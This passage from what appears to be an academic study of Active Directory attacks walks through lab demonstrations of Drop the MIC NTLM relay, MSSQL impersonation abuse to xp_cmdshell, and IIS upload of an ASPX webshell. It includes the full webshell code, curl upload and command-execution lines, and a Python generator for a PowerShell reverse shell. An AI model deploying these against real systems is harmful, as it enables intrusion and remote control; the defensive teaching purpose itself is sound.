This attack involves relaying NTLM messages originally destined for an SMB service to an LDAPS (LDAP over TLS) service. This is effective because SMB signing is enforced on domain controllers by default, while LDAPS does not enforce NTLM message integrity or signing by default. Relaying messages to LDAPS bypasses integrity checks, allowing an attacker to tamper with NTLM messages without detection, executing what's called a cross-protocol relay. This works because LDAPS does not support negotiation or enforcement of NTLM MIC or session signing.

SMB signing prevents message tampering, making NTLM relay attacks against SMB services running in domain controllers infeasible, as discussed in Section 5.2.3. SMB signing uses a session key established during the NTLM handshake for integrity checks while the service is being accessed. In the NTLM handshake, integrity is instead enforced through the use of a Message Integrity Code (MIC). MICs are addressed in sections 5.2.3 and 5.2.1.

In previous sections it's mentioned that an attacker cannot strip the MIC from the AUTHENTICATE_MESSAGE unnoticeably, due to MsAvFlags and the NTLMv2 Response values. In this attack, a vulnerability that made servers overlook the `MsAvFlags` flag is exploited. This would allow an attacker to remove the MIC, as the server would fail to enforce MIC presence, even though MsAvFlags indicated it should be. This vulnerability was marked as CVE-2019-1040 [41][16].

This vulnerability can be exploited against a service that doesn't require signing by default such as LDAPS, since SMB signing is enabled by default and therefore isn't vulnerable. In this attack, the attacker relays NTLM messages originally intended for SMB to an LDAPS service. Since it doesn't require signing, the server is not expecting

a MIC, messages can be modified, and the previously mentioned vulnerability can be used to establish a connection by relaying NTLM messages.

To do so, in a MitM scenario, the attacker must set the `NTLMSSP_NEGOTIATE_SIGN` and `NTLMSSP_NEGOTIATE_ALWAYS_SIGN` flags to 0 in NEGOTIATE_MESSSAGE that's first sent from the client to the server. LDAPS does not support NTLM session signing and will reject clients that attempt to negotiate signing or encryption. So, if the client sets these flags (to request the use of a session key), LDAPS will reject the authentication immediately. This happens not because of message integrity checks, but strictly due to LDAPS not accepting NTLM with signing [115].

Since SMB is the target service, the aforementioned flags are set by the client. Then, the client may still include a MIC in AUTHENTICATE_MESSAGE, which the attacker must also remove. The `MsAvFlags` value would still be sent in the message but that wouldn't be a problem due to CVE-2019-1040, making the LDAPS server accept the relayed connection. As a result, NTLM authentication can still be relayed by targeting LDAPS even when SMB signing is enforced on the domain controller.

Figure 41 illustrates the Drop the MIC attack, in which an attacker relays NTLM messages originally intended for an SMB service to an LDAPS service.




Fig. 41 Diagram illustrating the Drop The Mic attack

To practically demonstrate this attack, the 'ntlmrelayx.py' script can be used. This script will be used to relay NTLM messages from the MEMBER machine to the

LDAPS service running in CAPTAIN, leveraging the Drop the MIC attack discussed here. The script will use the relayed authentication to create a new computer account, and grant this new computer account RBCD privileges over the MEMBER account. Since the attacker is authenticated to LDAPS as MEMBER, it can therefore grant RBCD privileges over the MEMBER account. This process is illustrated in Figure 42.




Fig. 42 Practical attack diagram including different machines and steps involved.

The attacker will then be able to impersonate any account to access any service running in MEMBER using this newly created computer account. This last part of the attack consists of RBCD Abuse, discussed in Section 6.6.7. To coerce authentication from the MEMBER machine, the printer bug coercion method will be employed, discussed in Section 6.5.1. Coercing MEMBER authentication to the attacker's machine can be seen in Figure 43.

```
ubuntu@ubuntu:~/krbrelayx$ python3 printerbug.py NORTH/skyler.white:Password123@192.168.122.5 192.168.122.2
[*] Impacket v0.12.0.dev1+20230909.154612.3beeda7 - Copyright 2023 Fortra

[*] Attempting to trigger authentication via rprn RPC at 192.168.122.5
[*] Bind OK
[*] Got handle
RPRN SessionError: code: 0x6ba - RPC_S_SERVER_UNAVAILABLE - The RPC server is unavailable.
[*] Triggered RPC backconnect, this may or may not have worked
ubuntu@ubuntu:~/krbrelayx$
```

Fig. 43 Printer Bug method of coercing MEMBER into authenticating to the attacker's machine using NTLM, which allows the ntlmrelayx.py script to perform the Drop The MIC attack.




Fig. 44 Use of the ntlmrelayx.py script to execute the Drop the MIC attack. Once a connection is established to CAPTAIN's LDAPS, the script creates a computer account (removemiccomputer$) and grants RBCD from this account to MEMBER using MEMBER's relayed connection. The attacker can then use the new account to perform RBCD abuse (Section6.6.7)

Microsoft later released patches that reinforced NTLM validation on the server side, addressing CVE-2019-1040 [42]. Once patched, servers correctly enforce the presence of the MIC whenever MsAvFlags indicates it should be included. This prevents attackers from stripping the MIC and tampering with NTLM messages, even on services that do not support signing or MIC validation by default, such as LDAPS. As a result, the vulnerability that allowed the Drop the MIC attack to succeed has been mitigated, and relaying NTLM messages without integrity checks is no longer feasible in patched systems.

6.5.4 MSSQL Misconfiguration Abuse

MSSQL was addressed in Section 3. MSSQL servers can be integrated with AD authentication, as mentioned in that same section, making them part of the AD environment in many cases. Therefore, MSSQL misconfigurations are part of AD's attack surface, which may lead to AD information being exfiltrated, or servers and domains being compromised.

In this paper, two misconfigurations are addressed: improperly configured impersonation rights and insecure linked server configurations. These paths can allow low-privileged users to impersonate privileged accounts or execute commands with elevated permissions across servers. MSSQL impersonation is addressed in Section 3.3.1, while linked server configuration is addressed in Section 3.3.2.

The objective of abusing MSSQL configurations is for the attacker to reach remote command execution on the MSSQL server. To do so, the attacker will:

1. Abuse a misconfiguration in MSSQL (regarding impersonation or linked servers).
2. Reach sysadmin security context through the misconfiguration abuse, thereby inheriting sysadmin privileges.
3. Use sysadmin privileges to run arbitrary commands in the MSSQL server.

Firstly, possible misconfigurations that allow an attacker to reach sysadmin's security context will be addressed. Then, how an attacker can execute commands remotely by having reached sysadmin privileges.

Regarding impersonation, overly-permissive impersonation rights may allow an attacker that has compromised a low-privileged account to reach sysadmin privileges within a MSSQL server. This can happen if the sysadmin allows a low-privileged account to directly impersonate its own account. This scenario is not common. A more common issue is overlooking nested impersonation, or impersonation chains. These happen when a user impersonates various users in a single session. In Section 3.3.1, it's said that an execution context stack can be created by leveraging the IMPERSONATE permission multiple times across multiple principals. This can also lead a low-privileged user to impersonate the sysadmin account indirectly. Figure 45 depicts how granting IMPERSONATE permissions only between adjacent nodes can nonetheless create a chain that links a low-privileged user to the server's sysadmin, a common misconfiguration that attackers can exploit to gain full control of the MSSQL server. In order to grant impersonation rights on a MSSQL server allowing, for example, the

ALTAIR\lily.aldrin user login to impersonate the ALTAIR\ted.mosby user login, both logins must be present on the server, and the following query can be issued in the `masters` database: 'GRANT IMPERSONATE ON LOGIN::[ALTAIR\ted.mosby] TO [ALTAIR\lily.aldrin];'. Once the query is executed successfully, ALTAIR\lily.aldrin can impersonate ALTAIR\ted.mosby while accessing the MSSQL server.




Fig. 45 Scenario where a low-privileged user can reach sysadmin privileges through nested impersonation

Now regarding linked server misconfigurations, these can also allow an attacker to reach sysadmin privileges, however, not in its local MSSQL server, but rather on a remote MSSQL server. This remote MSSQL server can be a domain-joined machine, being in the same domain as the local MSSQL server, or even in a domain across a trust relationship, which allows an attacker to compromise machines from other domains, if that's the case. In Section 3.3.2 it is noted that creating a linked server and mapping a local login to a remote login for linked server access, is essentially a form of impersonation, but across servers rather than within a single instance. This also means that similar misconfigurations to those discussed for impersonation can occur with linked servers: a low-privileged account may be mapped to a highly privileged remote login, allowing it to escalate to sysadmin on the remote server.

Once reaching sysadmin privileges, the attacker can then execute stored procedures that require high privileges. In the case of linked servers, for the attacker to be able to execute stored procedures remotely, the `rpc out` option must be enabled on the linked server configuration. This can be done by leveraging the `sp_serveroption` stored procedure. For example, in a scenario where a server named CHIEF has established a link with a server named KING, and CHIEF wishes to execute stored procedures in KING, then `sp_serveroption` must be executed in CHIEF. When executing this stored procedure, the server parameter is set to 'KING', identifying the linked server, the server option parameter is set to 'rpc out', identifying the option to be modified, and the option value parameter is set to 'true', enabling the `rpc out` option. Once this configuration is carried out, KING allows stored procedure calls to be sent from CHIEF and executed in KING.

From this point onward, the attack involves the same procedure: Use sysadmin privileges to enable and run `xp_cmdshell`. The `xp_cmdshell` is a system stored procedure that allows users to execute Windows shell commands directly from the SQL Server environment. It is disabled by default, but can be enabled if a user holds required permissions to do so. As sysadmin, the attacker holds complete control on the SQL Server instance, thus, it can enable this dangerous stored procedure, and use it to execute arbitrary commands under the MSSQL service account. In summary, an attacker starting from a low-privileged account can leverage MSSQL misconfigurations to escalate to sysadmin and ultimately achieve remote command execution under the MSSQL service account.

To provide a practical demonstration, there are two MSSQL servers in the lab environment, described in Section 6.1. One in CHIEF and a second one in KING. The attacker can access the CHIEF MSSQL server through the use of previously obtained AD credentials, and by leveraging a script named 'mssqlclient.py' from Impacket. This script is used to access MSSQL servers and issue SQL queries. It provides some

commands that in turn run specific queries. Its usage can be seen in Figure 46. One of the commands is 'enum_impersonate', which will query the MSSQL server for impersonation rights between accounts. By issuing such a command, the attacker learns about possible impersonation chains in the server.

Impersonation grants are stored in SQL Server's catalog views and whether an attacker can enumerate those grants depends on SQL Server's metadata-visibility model. A database-scoped impersonation rule will only be returned by catalog queries when the querying account has visibility over that database's metadata (granted through `VIEW DEFINITION`, for example). Similarly, server-level impersonation entries are visible only to accounts with server-level visibility (granted through `VIEW ANY DEFINITION`, for example). There is, however, a practical exception. If an account already holds permissions on a principal (for instance it is the grantee of IMPERSONATE on that principal), SQL Server allows that account to see metadata about that principal [70], which means chained impersonation chains can become discoverable to an account even if it did not have global metadata visibility beforehand.

In the attack scenario, the attacker has compromised Lily's account from ALTAIR. The attacker then accesses the MSSQL server as Lily and attempts to enumerate impersonation rights. It seems that there's a chain from Lily, to Ted, and then to sa. The attacker has visibility on these chains since Lily's account itself holds impersonation rights on Ted, and since Lily's account has visibility to Ted's metadata, the attacker also discovers that Ted can impersonate sa. This allows the attacker to abuse the MSSQL service as described in this section, through the use of the 'exec_as_login', 'enable_xp_cmdshell', and 'xp_cmdshell'. This can be seen in Figure 47.




Fig. 46 mssqlclient.py script usage




Fig. 47 The attacker finds the Impersonation Chain (Lily->Ted->sa) and impersonates sa from Lily, enabling xp_cmdshell and reaching remote command execution under NT SERVICE\MSSQL$SQLEXPRESS

This script also has commands that allows an attacker to look for linked servers and configured remote login mappings. Figure 48 illustrates the use of such a command, which indicates the attacker that the Ted login maps to the sa login in the KING server. This means that through Ted, the attacker can reach remote command execution on a different MSSQL server, which in this case is also SIRIUS' DC.




Fig. 48 The attacker uses 'enum_links' command to find Linked servers as well as login mappings. Then, it leverages the Ted (CHIEF) -> sa (KING) login mapping to reach remote command execution in KING, from CHIEF

6.5.5 IIS Misconfiguration abuse

The objective of this attack is to reach remote command execution on a Windows machine by leveraging IIS endpoint misconfiguration. Any IIS server with the misconfigurations stated in this attack is vulnerable to it, regardless of wether it is a DC or not.

The Internet Information Services, or IIS service, is addressed in Section 3.2. In that section, a group of possible misconfigurations is presented. This attack also exploits a group of misconfigurations present in an IIS endpoint. Namely, the attacker exploits an HTTP endpoint that:

1. Allows anonymous access without proper authentication controls.
2. Does not perform validation or sanitization of uploaded input.
3. Stores uploaded content in web-exposed directories, enabling directory traversal and direct execution of malicious code.
4. Has an active handler mapping that treats the uploaded extension as server-side executable.

This attack is specific to misconfigured IIS deployments. It relies on a set of server-side weaknesses (mentioned earlier). If any of these controls are correctly configured the attack will fail. Therefore, the risk and exact exploitation technique vary with the server's IIS configuration.

In the scenario explored in this lab, the HTTP point that is misconfigured is used for arbitrary file upload. Anyone with endpoint access can use it to store files in the IIS server through HTTP, since the endpoint allows anonymous access. By not sanitizing or validating input files, an unauthenticated attacker can upload an executable file that contains webshell code. A webshell is a small piece of malicious code (usually written in a web-compatible language that can generate dynamic webpages such as ASPX) that is uploaded to a vulnerable web server, allowing the attacker to remotely execute commands through a web interface. This webshell receives arbitrary commands through HTTP, runs the command using PowerShell under the IIS service account security context, and sends the output back to the attacker through HTTP.

After uploading webshell code, the attacker must then access the file it just uploaded so that the webshell can indeed be used. The misconfigurations of this endpoint include storing uploaded files in a directory named "upload". This directory is located in a web-exposed directory, meaning that the attacker itself can access it, a dangerous misconfiguration.

Once the attacker anonymously uploads a webshell file and accesses it through the web, it can now issue commands that are executed under the IIS service account context on the IIS server itself, reaching remote command execution. The execution of the uploaded file is possible without requiring any privileges or permissions. For example, if the file is written in ASPX, once the file is accessed through HTTP, IIS routes the request to Microsoft's ASP.NET handler, which compiles and executes the code within the page inside the IIS worker process. IIS servers often run Microsoft's ASP.NET framework, which allows dynamic webpages to be created and hosted in the

server. Dynamic web pages are server-side documents that contain executable code which is processed by the web server before the resulting output is sent to the client. Therefore, the code runs under the security context of the Application Pool identity (IIS APPPOOL\DefaultAppPool), which is the Windows account under which the IIS worker process runs. This allows the attacker's instructions to be executed on the server without any need for elevated rights. Since IIS accesses are processed by IIS APPPOOL\DefaultAppPool, through this attack, an attacker can only reach that same account's security context.

To practically demonstrate, a vulnerable IIS endpoint is set in CAPTAIN, to which the attacker will deploy the webshell file, and access it through the endpoint itself, reaching remote command execution under IIS APPPOOL\DefaultAppPool. The webshell file can be seen in Listing 3 and the file upload page can be seen in Figure 49. The attacker can use curl to upload the webshell file, seen in Figure 50. Since no authentication is required, and no file sanitizing mechanism is in place, the attacker uploads the webshell file successfully. The webshell page can be seen in Figure 51. Curl can then also be used to issue commands remotely, which is portrayed in Figure 52, evidencing that the attacker can now execute remote commands under IIS APPPOOL\DefaultAppPool. The attacker can access the uploaded file since it is kept in a web-exposed directory, and, the webshell code is executed since IIS allows dynamic web pages through the ASP.NET handler. This way, the attacker is able to access this file and run arbitrary commands.




Fig. 49 Vulnerable IIS endpoint, through which users can upload arbitrary files to the DC.

```
<%@ Page Language="C#" Debug="true" %>
<%@ Import Namespace="System.Diagnostics" %>
<html>
<head><title>ASPX Webshell</title></head>
<body>
    Enter command:
    <form method="post">
        <input type="text" name="param" size="45" value="<%= Request.Form["
    param"] %>" />
        <input type="submit" value="Run" />
    </form>
    <p>Result:</p>
    <pre>
    <%
        string param = Request.Form["param"];
        if (!string.IsNullOrEmpty(param))
        {
            try
            {
                Process proc = new Process();
                proc.StartInfo.FileName = "cmd.exe";
                proc.StartInfo.Arguments = "/c " + param;
                proc.StartInfo.UseShellExecute = false;
                proc.StartInfo.RedirectStandardOutput = true;
                proc.StartInfo.RedirectStandardError = true;
                proc.StartInfo.CreateNoWindow = true;
                proc.Start();

                string output = proc.StandardOutput.ReadToEnd();
                string error = proc.StandardError.ReadToEnd();
```

```
30                  proc.WaitForExit();
31
32                  Response.Write(Server.HtmlEncode(output + error));
33              }
34              catch (Exception ex)
35              {
36                  Response.Write("Error: " + Server.HtmlEncode(ex.Message));
37              }
38          }
39      %>
40      </pre>
41  </body>
42  </html>
```

Listing 3 Webshell file to be uploaded using the vulnerable endpoint. The attacker will then access this page in order to run arbitrary commands.

```
ubuntu@ubuntu:~/webshell$ curl -X POST http://192.168.122.10 -F "file=@webshell.aspx"

<html>
<head>
<title>Simple Uploader</title>
</head>
<body>
<h2>Upload a file</h2>

<p><strong>Upload successful:</strong> webshell.aspx</p>

<form method="POST" enctype="multipart/form-data">
<input type="file" name="file" />
<input type="submit" value="Upload" />
</form>

</body>
</html>
```

Fig. 50 Uploading the webshell file to the DC using curl




Fig. 51 Newly uploaded Webshell file, accessible through /upload/webshell.aspx

```
ubuntu@ubuntu:~/webshell$ curl -X POST http://192.168.122.10/upload/webshell.aspx -d "param=whoami"

<html>
<head><title>ASPX Webshell</title></head>
<body>
    Enter command:
    <form method="post">
        <input type="text" name="param" size="45" value="whoami" />
        <input type="submit" value="Run" />
    </form>
    <p>Result:</p>
    <pre>
    iis apppool\defaultapppool

    </pre>
</body>
</html>
```

Fig. 52 Issuing remote commands through the curl tool, leveraging the newly uploaded webshell file, accessible through the web server

Mitigating this attack path involves first and foremost preventing anonymous accesses to IIS. The vulnerable IIS server configuration used to demonstrate this attack allows anonymous access, which should not be allowed in an organization's environment. Other than preventing anonymous access, administrators can mitigate this attack by preventing file uploads to sensitive servers such as DCs. If such is necessary, proper sanitation of uploaded files is crucial, as well as the directory in which the files will be kept should not be accessible to users in this manner. Specifically, uploaded files should not land in web-exposed, executable directories. Furthermore, Web Application Firewalls (WAFs) and HTTP verbs restriction can be employed to prevent this attack from succeeding. A WAF provides an additional security layer by detecting and blocking malicious HTTP requests, reducing the risk of webshell deployment even if application-level or IIS misconfigurations exist. Restricting HTTP verbs to only those strictly required by the application reduces potential attack vectors, preventing attackers from abusing unused methods such as PUT or DELETE to upload or modify server-side content.

6.6 Privilege Escalation

The Privilege Escalation section examines techniques that allow an adversary to convert an initial foothold into higher-privilege control over hosts, services, and ultimately

the AD domain itself. Whereas earlier sections focused on gaining access and moving laterally, this section concentrates on the mechanisms that materially increase an attacker's authority, for example by stealing Kerberos tickets, abusing delegation and ACLs, exploiting service and OS vulnerabilities, or manipulating PKI and Group Policy Objects. Successful escalation frequently turns a limited compromise into full domain control on most occasions.

This section is organized around the dominant escalation primitives observed in modern Windows AD environments: local privilege escalation (LPE) through access token abuse, Kerberos delegation abuses (unconstrained, constrained and resource-based constrained delegation), identity and account manipulation (sAMAccountName spoofing), service and driver exploitation (PrintNightmare), access-control abuse (ACL and GPO attacks), and ADCS/PKI exploitation (the ESC family of attacks, and Shadow Credentials). For each attack the underlying protocol or configuration weakness is described, the typical attacker workflow and toolchain used in laboratory demonstrations (for example krbrelayx/printerbug, Impacket utilities, Certipy and BloodHound), and the real-world consequences when successful (TGT/TGS theft, DCSync, SYSTEM execution, or issuance of authentication-capable certificates).

6.6.1 Local Privilege Escalation - Introduction

Attacks described in Sections 6.5.5 and 6.5.4 focus on two different paths that ultimately achieve the same objective: reach remote command execution on a vulnerable server, leveraging AD services misconfigurations. In these scenarios, the vulnerable server is a DC. Once remote command execution is achieved, the attacker's next step is to escalate system privileges locally, moving from the security context of a service account (such as `IIS APPPOOL\DefaultAppPool` or `NT SERVICE\MSSQLSERVER`) to the highest possible security context in Windows: `NT AUTHORITY\SYSTEM`.

This local privilege escalation typically requires three stages: first, transforming one-shot command execution into an interactive and persistent session. Then, bypassing security mechanisms such as AMSI that would otherwise block malicious payloads. And finally, abusing token privileges (specifically `SeImpersonatePrivilege`) to impersonate the SYSTEM account. These stages require only that the attacker already controls a remote command execution context under a service account and do not depend on how that initial foothold was obtained (IIS webshell, MSSQL compromise, or another vector). The following subsections detail each of the three stages.

6.6.2 Reverse Shell - LPE

The first stage of the attack is creating a persistent way of issuing commands. The remote command execution state that the attacker reaches by means of the IIS/MSSQL Misconfiguration Abuse attacks only allow an attacker to issue one-shot commands. This means that there's no state being kept, and commands are run isolated from each other. Since this attack requires running various commands, the attacker must find a way to establish session persistence. To go from one-shot commands to a shell session, an attacker can create a reverse shell.

Reverse shells are a type of shell session where the compromised machine connects back to the attacker machine, rather than the attacker connecting to the machine. Once connected, the attacker gets an interactive session where they can type commands and see output in real time. An attacker can create a reverse shell using a PowerShell one-liner that opens a TCP connection which awaits for incoming commands and sends output from executed commands back to the attacker. Thus, from a one-shot command stance, by means of a reverse shell, the attacker is able to reach a PowerShell session and proceed with the attack.

There are other types of shell that an attacker can leverage, such as a bind shell, in which an attacker uses its remote command execution position to open a port in the victim machine that waits for the attacker to connect. The difference in this case is

that the attacker would connect to the victim machine rather than the victim machine connecting to the attacker. It's more advantageous for an attacker to use a reverse shell, since for example, firewall rules may be preventing inbound connections to the server more strictly than outbound connections.

To practically demonstrate the creation of a reverse shell, the webshell context reached in Section 6.5.5 will be used. To perpetrate this attack, the attacker must have achieved remote command execution under a service account's security context, as what is achieved in Sections 6.5.5 and 6.5.4. Any other attack that enables this position for an attacker can be performed before the attack described in this section. The webshell position from Section 6.5.5 is used as an example. It does not represent the only possible approach to execute the attack. Leveraging remote command execution through the webshell, the attacker will execute a base64 encoded powershell command. The base64 command is obtained through a Python script, shown in Listing 4. The script takes as arguments the attacker's IP address and port to which the DC will connect to. It constructs a PowerShell reverse shell payload that, when executed on a Windows host, will cause that host to connect back to a remote IP and port and accept commands over that TCP connection. Inside the generated PowerShell, a TCP connection is made to the provided address. Then, a loop reads data from the socket, runs the received text as PowerShell code/commands (through iex), captures the output and sends the results back over the socket, creating an interactive remote command channel. The script then encodes the PowerShell code as UTF-16-LE then base64.

```
1 #!/usr/bin/env python
2 import base64
3 import sys
4
5 if len(sys.argv) < 3:
6   print('usage : %s ip port' % sys.argv[0])
7   sys.exit(0)
8
```

```
payload="""
$c = New-Object System.Net.Sockets.TCPClient('%s',%s);
$s = $c.GetStream();[byte[]]$b = 0..65535|%%{0};
while(($i = $s.Read($b, 0, $b.Length)) -ne 0){
    $d = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($b,0, $i)
    ;
    $sb = (iex $d 2>&1 | Out-String );
    $sb = ([text.encoding]::ASCII).GetBytes($sb + 'ps> ');
    $s.Write($sb,0,$sb.Length);
    $s.Flush()
};
$c.Close()
""" % (sys.argv[1], sys.argv[2])

byte = payload.encode('utf-16-le')
b64 = base64.b64encode(byte)
print("powershell -exec bypass -enc %s" % b64.decode())
```

Listing 4 Python script for generating a B64 encoded command to initiate a reverse shell connection from the DC to the attacker

The attacker will execute the Python script passing its own IP address and a port number as arguments. These arguments will be used to build the PowerShell payload, which will use the attacker's IP and port to establish the reverse shell connection. Therefore, the attacker must be listening for connections on its own machine before executing the payload through the webshell. To do so, the attacker may use the netcat tool, which will listen for connections on a specified port. The process of building and executing the PowerShell payload can be seen in Figure 53. The use of the netcat tool to listen for the incoming connection, as well as reverse shell usage is seen in Figure 54.

6.6.3 AMSI Bypassing - LPE

At this stage of the attack, the attacker has already created a reverse shell, and thus it can issue commands without losing session state.

Fig. 53 Obtaining the reverse shell command through the python script, and issuing it through the webshell, using curl. The curl command takes the whole script's output and sends it as the curl request's parameter ("param=<script output>")

